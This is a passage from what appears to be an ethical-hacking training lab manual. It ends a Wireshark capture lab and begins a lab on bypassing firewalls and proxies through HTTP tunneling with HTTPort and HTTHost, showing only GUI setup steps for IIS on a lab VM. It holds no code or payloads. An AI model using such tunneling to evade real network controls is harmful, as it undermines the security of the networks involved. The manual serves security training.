30. Now, maximize the **Wireshark** window, and Stop capturing traffic, as shown in the figure below.




FIGURE 4.17: Stop the traffic

31. Expand the **Transmission Control Protocol**, and observe that traffic is forwarded through the port that we have specified in the command.




FIGURE 4.18: Observe the Source port

## Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes

No

### Platform Supported

Classroom

iLabs

# Bypassing Firewall Rules using HTTP/FTP Tunneling

*HTTPPort is a program from HTTHost that creates a transparent tunnel through a proxy server or firewall.*

## Lab Scenario

Attackers are always looking for users who can be easily compromised, so that they can enter networks by IP spoofing to steal data. Hackers can get packets through firewalls by spoofing IP addresses. If attackers are able to capture network traffic—as you have learned to do in the previous lab—they can perform Trojan attacks, registry attacks, password hijacking attacks, and so on, which can prove disastrous for an organizations' network. Attackers may use a network probe to capture raw packet data and then use that to retrieve packet information such as source and destination IP addresses, ports, flags, header lengths, checksums, time to live (TTL), and protocol type.

Thus, as a network administrator, you should be able to identify attacks by extracting information from captured traffic such as source and destination IP addresses, protocol type, header length, source and destination ports, and so on, and compare these details with modeled attack signatures to determine if an attack has occurred. You can also check attack logs for lists of attacks, and take evasive actions.

Also, you should be familiar with HTTP tunneling technique, by which you can identify additional security risks that may not be readily visible by conducting simple network and vulnerability scanning, and determine the extent to which a network IDS can identify malicious traffic in a communication channel. In this lab, you will learn HTTP tunneling using HTTPPort.

## Lab Objectives

This lab will show you how networks can be scanned, and how to use HTTPPort and HTTHost to bypass firewall restrictions and access files.

# Lab Environment

In this lab, you will need the HTTPort tool.

- HTTPort is located at **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPort**
- You can download the latest version of HTTPort from the link **<http://www.targeted.org/htthost>**
- If you decide to download the latest version, then screenshots shown in the lab might differ
- Install HTTHost on Windows Server 2012 Virtual Machine
- Install HTTPort on Windows Server 2016 Machine
- Follow the wizard-driven installation steps and install it.
- Administrative privileges are required to run this tool
- This lab might not work if remote server filters/blocks HTTP tunneling packets

## Lab Duration

Time: 20 Minutes

## Overview of HTTPort

**HTTPort** creates a transparent tunnel through a proxy server or firewall. HTTPort allows using all sorts of Internet software from behind the proxy. It bypasses **HTTP proxies** and **HTTP, firewalls, and transparent accelerators**.

## Lab Tasks

1. Log into the **Windows Server 2012** virtual machine.




FIGURE 5.1: Windows Server 2012 Desktop view

2. Wait for the **Server Manager** to start.




FIGURE 5.2: Launching Server Manager

3. The **Server Manager** window appears; click **Add roles and features**.




FIGURE 5.3: Adding roles in Server Manager

4. The **Add Roles and Features Wizard** window appears; click **Next**.




FIGURE 5.4: Adding roles in Server Manager

5. The **Select installation type** section appears; select **Role-based or feature-based installation** radio button and click **Next**.




FIGURE 5.5: Adding roles in Server Manager

6. The **Select destination server** section appears; click **Next**.




FIGURE 5.6: Add Roles and Features Wizard

7. Under **Select server roles**, check **Web Server (IIS)**, and click **Next**.




FIGURE 5.7: Select Server Roles section

**Note:** If the **Add Roles Wizard** dialog box appears, click **Add Required Features**.

8. The **Introduction to Web Server (IIS)** pane appears; click **Next**.




FIGURE 5.8: Introduction to Web Server (IIS) section

9. The **Select features** section appears; check **Management OData IIS Extension** box and click **Next**.




FIGURE 5.9: Configuring Role Services

**Note:** If the **Add Roles Wizard** dialog box appears, click **Add Required Features**.

10. In the **Confirmation** pane, click **Install**.




FIGURE 5.10: Confirmation section

11. Wait for the selected roles to be installed.




FIGURE 5.11: Selected roles being installed

12. On completion of installation, you will be redirected to the **Results** pane. Click **Close**.




FIGURE 5.12: Installation successfully completed

13. Close the **Server Manage** window.
14. Now, you need to stop **IIS Admin Service** and **World Wide Web Publishing services**.
15. Click **Start**, and navigate to **Administrative Tools → Services**.




FIGURE 5.13: Launching Services

16. Right-click **World Wide Web Publishing Service**, and click **Stop**.

